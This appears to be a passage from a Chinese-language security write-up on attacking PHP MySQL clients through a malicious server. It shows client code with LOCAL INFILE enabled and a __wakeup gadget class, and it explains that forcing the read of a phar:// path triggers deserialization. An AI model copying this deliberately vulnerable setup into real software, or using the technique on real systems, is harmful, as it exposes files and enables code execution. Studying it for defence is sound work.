
```
<?php
$servername = "192.168.2.3";
$username = "root";
$password = "123456";
$dbname = "test";
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$conn->set_charset("utf8");
$conn->options(MYSQLI_OPT_LOCAL_INFILE, true);
$sql = "show tables;";
if ($conn->query($sql) === TRUE) {
    echo "Data loaded successfully";
} else {
    echo "Error loading data: " . $conn->error;
}
$conn->close();
?>
```




然而在php中远不止读文件这一个点可以打，甚至可以结合phar反序列化

index.php:

```
<?php
class A{
    public function __wakeup(){
        echo "wake";
    }
}
$servername = "192.168.2.3";
$username = "root";
$password = "123456";
$dbname = "test";
$conn = new mysqli($servername, $username, $password, $dbname);
$conn->set_charset("utf8");
$conn->options(MYSQLI_OPT_LOCAL_INFILE, true);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$sql = "show tables;";
if ($conn->query($sql) === TRUE) {
    echo "Data loaded successfully";
} else {
    echo "Error loading data: " . $conn->error;
}
$conn->close();
?>
```




在读取文件里写死`phar://./phar.phar`，在服务端读取`phar://./phar.phar`就类似于`file_get_content`，直接反序列化执行